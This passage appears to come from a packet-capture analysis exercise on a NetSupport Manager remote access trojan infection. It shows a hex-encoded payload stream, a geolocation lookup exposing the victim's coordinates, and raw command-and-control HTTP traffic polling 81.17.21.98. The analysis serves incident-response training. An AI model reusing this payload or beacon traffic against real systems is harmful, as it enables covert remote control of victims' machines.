b3b8bea2aea7948382989e9fccd6dcc0d6ddb09f8598a2818886908394a1839e95849285ccd6dcc0d6ddbcb0b2b0959583948282ccd6dc
ca6a29283988185dfa29283988185b7849d9dbf909c94ca8c9290859299d994d88a8c8583888ab29e9c8184859483bf909c94cc9ea69f94
9483bf909c94cc9ea69f9485dfa4829483bf909c94ca8c9290859299d994d88a8c8583888ab59e9c90989fcc9ea69f9485dfa4829483b59
3cc969485bf9486a6bcb8d9d3b2b8bca7c3d3ddd3a6989fc2c3aeb29e9c8184859483a2888285949cd3ddd3bc909f849790928584839483
b8d9d3b2b8bca7c3d3ddd3a6989fc2c3aeb29e9c8184859483a2888285949cd3ddd3bc9e95949dd3d8ca8c9290859299d994d88a8c85838
dd3a6989fc2c3aeb3b8bea2d3ddd3a7948382989e9fd3d8cab3b8bea2aea7948382989e9fdacc969485bf9486a6bcb8d9d3b2b8bca7c3d3
90859299d994d88a8c8583888ab09f8598a2818886908394a1839e95849285cc969485bf9486a6bcb8d9d3a2949284839885 88b2949f859
088bf909c94d3d8ca8c9290859299d994d88a8c8583888abcb0b2b0959583948282cc969485bf9486a6bcb8d9d3b2b8bca7c3d3ddd3b2b8
8c9290859299d994d88a8c8583888aa1839e92948282bd988285cc969485bf9486a6bcb8d9d3b2b8bca7c3d3ddd3a6989fc2c3aea1839e9
fd1969485bf9486a6bcb8d9979e9d959483dd8590939d94bf909c94dd81839e81d88a879083d19e939ba6bcb8a2948387989294ccb69485
9e85adadd3da979e9d959483d8ca879083d1929e9db885949c82cc9e939ba6bcb8a2948387989294dfb4899492a084948388d9d3a2b4bdb
3d1949f849cb885949c82cc9f9486d1b49f849c948390859e83d9929e9db885949c82d8ca879083d1839482ccd6d6ca979e83d9cad0949f
8985d9d8d88a879083d19e939bb885949ccc949f849cb885949c82df9885949cd9d8ca9897d99e939bb885949caa81839e81acd88a83948
2ca8c879083d1839480ccaaacca839480df81848299d9d693d6d8ca839480df81848299d9859895d8ca839480df81848299d982949d97bf
81848299d9a4829483bf909c94d8ca839480df81848299d9b59e9c90989fd8ca839480df81848299d9bc909f849790928584839483d8ca8
382989e9fd8ca839480df81848299d9b09f8598a2818886908394a1839e95849285d8ca839480df81848299d9bcb0b2b0959583948282d8
8285d9839480d8caPOST /submit.aspx HTTP/1.1
```


A. From the stream content it appears to be hex encoded data, although attempts to decode the contents will not reveal anything. But from the context and timing we can probably assume this is the next stage of the payload being sent by malware.

What information can be obtained from the traffic to “geo.netsupportsoftware.com”?

Follow the corresponding stream


```
GET /location/loca.asp HTTP/1.1
Host: geo.netsupportsoftware.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; Charset=utf-8
Server: Microsoft-IIS/10.0
Access-Control-Allow-Origin: *
Set-Cookie: ASPSESSIONIDQSQBAASC=BONJFIOACNPLPOPEDACECALL; path=/
X-Powered-By: ASP.NET
Date: Wed, 05 Feb 2020 17:03:07 GMT
Content-Length: 16

43.6591,-70.2568
```

A. This url responds back with the user’s geographic coordinates, based on the requesting IP address. From searching on google maps we can see this corresponds to somewhere in Portland, Maine.



What application generated the traffic to “81.17.21.98”?

Select one of the packets to the IP address and follow it’s stream




```
POST http://81.17.21.98/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    22
Host: 81.17.21.98
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.6 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:    60
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=.g+$.{.. \....W...bb...).w}..o..X..xf...
```

A. NetSupport Manager Client